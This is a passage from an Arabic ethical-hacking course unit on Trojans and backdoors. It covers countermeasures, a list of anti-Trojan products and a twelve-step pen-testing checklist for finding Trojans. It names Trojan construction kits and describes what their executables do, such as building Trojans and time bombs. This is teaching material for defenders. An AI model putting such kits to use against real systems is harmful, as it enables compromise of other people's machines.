- خط الدفاع الثاني يمكن أن يكون منتجات مكافحة الفيروسات التي هي قادرة على التعرف على تواقيع طروادة. يجب أن يتم تطبيق التحديثات بشكل منتظم عبر الشبكة.
- خط الدفاع الثالث يأتي عن طريق الحفاظ على تحديث إصدارات التطبيق بواسطة تتبع تصحيحات الأمان (***security patch***) ومعرفة نقاط الضعف.

استخدام أدوات مكافحة الفيروسات مثل برنامج **Windows Defender**، **McAfee**، ونورتن قادر على كشف وإزالة **backdoor**.

Trojan horse Construction Kits

هذه **kits** تساعد المهاجمين في بناء أحصنة طروادة التي يختارونها. الأدوات في هذه المجموعات يمكن أن تكون خطيرة، ويمكن أن يأتي بنتائج عكسية إذا لم ينفذ بشكل صحيح. بعض مجموعات طروادة المتاحة في البرية هي كما يلي:

- **Trojan Horse Construction Kit v2.0** تتكون من ثلاثة ملفات تنفيذيه (***exe file***): **Thck-tc.exe**، **Thck-fp.exe**، و**Thck-tbc.exe**. **Thck.exe** هو منشئ التروجان الفعلي. مع أداة سطر الأوامر، يمكن للمهاجم بناء حصان طروادة من اختياره. **Thck-fp.exe** هو مناور حجم الملف. مع هذا، يمكن للمهاجم إنشاء الملفات من أي طول، وجعل أي من الملفات ذات طول محددة، أو حتى إلحاق عدد معين من وحدات البايت إلى ملف. **Thck-tbc.exe** سوف يقوم بتحويل أي برنامج **COM** إلى **Time Bomb** (قنبلة موقته).
- **Progenic Mail Trojan Construction Kit (PMT)** هو أداة سطر أوامر والتي تسمح للمهاجمين لإنشاء **EXE** (**PM.exe**) لإرسالها إلى ضحية.
- **Pandora's Box** هو برنامج مصمم لإنشاء أحصنة طروادة/قنابل موقوتة.

(6.8) التطبيقات المضادة ضد التروجان (Anti-Trojan Software)

قبل هذا، قد ناقشنا المضادات المختلفة التي توفر الحماية لنظام الكمبيوتر الخاص بك والمعلومات المخزنة عليه ضد مختلف البرمجيات الخبيثة مثل أحصنة طروادة و**backdoor**. بالإضافة إلى ذلك، هناك برامج مكافحة طروادة التي يمكن أن تحمي أنظمة الكمبيوتر وأصول المعلومات الأخرى ضد أحصنة طروادة و**backdoor**. البرامج المكافحة ضد التروجان تتعامل مع إزالة أو تعطيل البرامج الخبيثة. هذا القسم يصف العديد من البرامج للمكافحة ضد طروادة.


Anti-Trojan Software: TrojanHunter

المصدر: http://www.trojanhunter.com

TrojanHunter هو فاحص التطبيقات الخبيثة الذى يكتشف ويزيل جميع أنواع البرامج الضارة مثل أحصنة طروادة وبرامج التجسس، **adware**، و**dialers** ، من جهاز الكمبيوتر الخاص بك.

فيما يلي بعض من مميزات TrojanHunter كما يلي:


- السرعة العالية في فحص الملفات يعطيه القدرة على اكتشاف أحصنة طروادة.
- فحص الذاكرة للكشف عن أي متغير معدل من بنية معينة من حصان طروادة.
- فحص ملف السجل للكشف عن آثار أحصنة طروادة في ملف السجل.
- فحص الملفات بعمق للكشف عن آثار حصان طروادة في ملفات التكوين.
- فحص المنافذ للكشف عن منافذ تروجان المفتوحة.
- التحليل المتقدم للتروجان، هي ميزة حصرية من TrojanHunter، وهي قادرة على العثور على فئات كاملة من أحصنة طروادة باستخدام تقنيات الفحص المتطورة.
- TrojanHunter الحارس يقوم بفحص الذاكرة - لكشف أي حصان طروادة إذا تمكنا من البدء.
- قائمة العمليات يعطى تفاصيل حول كل عملية قيد التشغيل على النظام، بما في ذلك المسار إلى الملف القابل للتنفيذ الفعلي.
- إزالة دقيقة لجميع أحصنة طروادة المكتشفة-حتى لو كانت قيد بتشغيل أو كان تم حقن طروادة نفسها في عملية أخرى.



Anti-Trojan Software: Emsisoft Anti-Malware

المصدر: http://www.emsisoft.com/en

Emsisoft Anti-Malware يوفر حماية موثوقة للنظام الخاص بك ضد التهديدات المختلفة مثل الفيروسات وأحصنة طروادة وبرامج التجسس، adware، worms، bots، كيلوجرز، وrootkits. يحتوي على اثنين من الفاحصات المجتمعة مع بعض (مكافحة الفيروسات ومكافحة البرمجيات الخبيثة) لتنظيف العدوى وثلاثة حراس ضد الإصابات الجديدة: حارس الملف، غالق السلوك وحماية التصفح.



Anti-Trojan Software

برامج مكافحة التروجان توفر الحماية لنظام الكمبيوتر الخاص بك والمعلومات المخزنة عليه من خلال منع العديد من التهديدات الخبيثة مثل أحصنة طروادة، **worms**، والفيروسات، **backdoor**، عناصر تحكم **ActiveX** الضارة، وتطبيقات جافا لدخول نظامك. وفيما يلي بعض من برامج مكافحة التروجان التي تستخدم لغرض قتل البرامج الضارة على النحو التالي:

Anti-Trojan Shield (ATS) available at http://www.atshield.com
Spyware Doctor available at http://www.pctools.com
Anti-Malware BOClean available at http://www.comodo.com
Anti-Hacker available at http://www.hide-my-ip.com
XoftSpySE available at http://www.paretologic.com
SPYWAREfighter available at http://www.spamfighter.com
Anti-Trojan Elite available at http://www.remove-trojan.com
SUPERAntiSpyware available at http://www.superantispyware.com
Trojan Remover available at http://www.simplysup.com
Twister Antivirus available at http://www.filseclab.com

(6.9) مختبر الاختراق (Penetration test)

بمثابة إنك مختبر اختراق، فيجب عليك اتباع نفس الاستراتيجيات مثل التي يتبعها المهاجم لاختبار الشبكة أو النظام ضد طروادة وهجمات **backdoor**. يجب تنفيذ كل ما هو متاح من تقنيات الهجوم بما في ذلك التقنيات الهجوم التي ظهرت حديثا. هذا يسمح لك لمعرفة الثغرات أو نقاط الضعف في أمن المنظمة الهدف. إذا وجدت أي نقاط ضعف أو ثغرات، يجب أن تشير إلى التدابير المضادة التي يمكن أن تجعل أمن المنظمة بشكل أفضل وأقوى.

Pen Testing For Trojans and Backdoors

- **الخطوة 1: تفحص المنافذ المفتوحة**

المنافذ المفتوحة هي المصادر الأولية لشن الهجمات. لذا، يجب ان تجد المنافذ المفتوحة في محاولة لجعل الشبكة آمنة عن طريق إجراء اختبار الاختراق وحمايتهم. يمكنك العثور على المنافذ المفتوحة التي لا داعي لها عن طريق فحص المنافذ المفتوحة. لهذا الغرض، يمكنك استخدام أدوات مثل **TCPView** و**CurrPorts**.

- **الخطوة 2: تفحص العمليات الجارية**

معظم أحصنة طروادة لا تتطلب أذن من المستخدم لبدء عمله. فإنها تبدأ تلقائيا وحتى لا يخطر ذلك المستخدم. هذا النوع من طروادة يمكن الكشف عنها عن طريق فحص العمليات قيد التشغيل. من أجل فحص عمليات قيد التشغيل، يمكنك استخدام أدوات مثل **What's Running**، الذي يفحص نظامك ويسرد كافة البرامج النشطة حاليا، والعمليات، والخدمات، وحدات، وشبكة اتصالات. فإنه يشمل أيضا مناطق خاصة لعرض برامج بدء التشغيل.

- **الخطوة 3: تفحص إدخالات registry**

هناك عدد قليل من حصان طروادة تعمل في الخلفية دون أي إخطار لمستخدم النظام. إذا كنت ترغب في اختبار مثل حصان طروادة، فعليك أن تفحص إدخالات **registry**. ويمكن أن يتم ذلك مع مساعدة من الأدوات مثل **JV Power Tools** و**PC Tools Registry Mechanic**.

- **الخطوة 4: فحص برامج تشغيل الأجهزة المثبتة على الكمبيوتر**

من أجل السيطرة على الأجهزة، فإن معظم أنظمة التشغيل الحديثة تستخدم برامج تشغيل الأجهزة الخاصة بهم. يمكن للمهاجمين الاستفادة من هذا الوضع لنشر أحصنة طروادة و**backdoor** من خلال ملفات برنامج تشغيل الجهاز. تنتشر أحصنة طروادة من خلال برامج تشغيل الأجهزة حيث تصيب ملفات برنامج تشغيل الجهاز وغيرها من العمليات.

- **الخطوة 5: فحص خدمات الويندوز**

إذا وجدت أي من خدمات **Windows** المشبوهة، فتحقق من الملفات القابلة للتنفيذ المرتبطة بها. لفحص خدمات ويندوز، يمكنك استخدام أدوات مثل **SrvMan** و**ServiWin**.

الخطوة 6: فحص برامج بدء التشغيل

بعض أحصنة طروادة تشغل تلقائيا عند بدء تشغيل **Windows** . لذلك، فحص برامج بدء التشغيل باستخدام أدوات مثل **Starter**، **Security AutoRun**، و **Autoruns** والتحقق من برامج بدء التشغيل المدرجة وتحديد ما إذا كان يمكن التعرف على جميع البرامج في القائمة مع الوظائف المعروفة.

خطوة 7: فحص الملفات والمجلدات

من أسهل الطرق بالنسبة للمهاجمين لاختراق النظام مع استخدام الملفات المضمنة مع حزم طروادة. الجدران النارية، و**IDSes**، وآليات أمنية أخرى قد تفشل في منع هذا النوع من الهجوم. وبالتالي، تحتاج إلى فحص جميع الملفات والمجلدات لأحصنة طروادة و**Backdoor**. يمكنك فحص الملفات والمجلدات باستخدام أدوات مثل **FCIV** ، **TRIPWIRE**، **SIGVERIF**، **FastSum**، و**WinMD5**.

خطوة 8: فحص لأنشطة الشبكة

أنشطة الشبكة مثل تحميل الملفات أو الاستخدام الكبير لحركة المرور على نحو غير عادي في الذهاب الى عنوان ويب معين قد يمثل في بعض الأحيان علامة على وجود طروادة. يجب أن تفحص مثل هذه الأنشطة الشبكة. أدوات مثل **Capsa Network Analyzer** والتي يمكن استخدامها لهذا الغرض.

خطوة 9: فحص التعديلات على ملفات نظام التشغيل

يجب فحص وجود أي من التعديلات او التلاعب في ملفات نظام التشغيل باستخدام أدوات مثل **TRIPWIRE** أو يدويا بمقارنة قيم الهاش إذا كان لديك نسخة احتياطية.

الخطوة 10: تشغيل فاحص تروجان للكشف عن أي تروجان

فاحص تروجان مثل **TrojanHunter** و**Emsisoft Anti-Malware** متوفرة في السوق. يمكنك تثبيت وتشغيل هذه الفاحصات للكشف عن حصان طروادة على النظام الخاص بك.

خطوة 11: توثيق جميع النتائج

بمجرد إجراء جميع الاختبارات والتي من الممكن العثور على أحصنة طروادة، وتوثيق جميع النتائج التي تحصل عليها في كل اختبار للتحليل والتحقق من وجود أي علامة على وجود حصان طروادة.

خطوة 12: عزل الجهاز من الشبكة

عندما تجد حصان طروادة على الجهاز، يجب عزل الجهاز فورا من الشبكة، قبل ان يدخل السيطرة على الأنظمة الأخرى في الشبكة. تحقق ما إذا كان يتم تحديث برامج مكافحة الفيروسات أم لا.

إذا لم يتم تحديث برامج مكافحة الفيروسات، قم بتحديثه ثم تشغيله لفحص النظام. أما إذا كان قد تم تحديث برامج مكافحة الفيروسات بالفعل، فيمكنك إيجاد حلول مكافحة الفيروسات الأخرى لتنظيف أحصنة طروادة.

الحمد لله تعالى، وبحول الله تعالى نكون قد انتهينا من الوحدة السادسة ونلقاكم مع الوحدة التالية:

د. محمد صبحي طيبه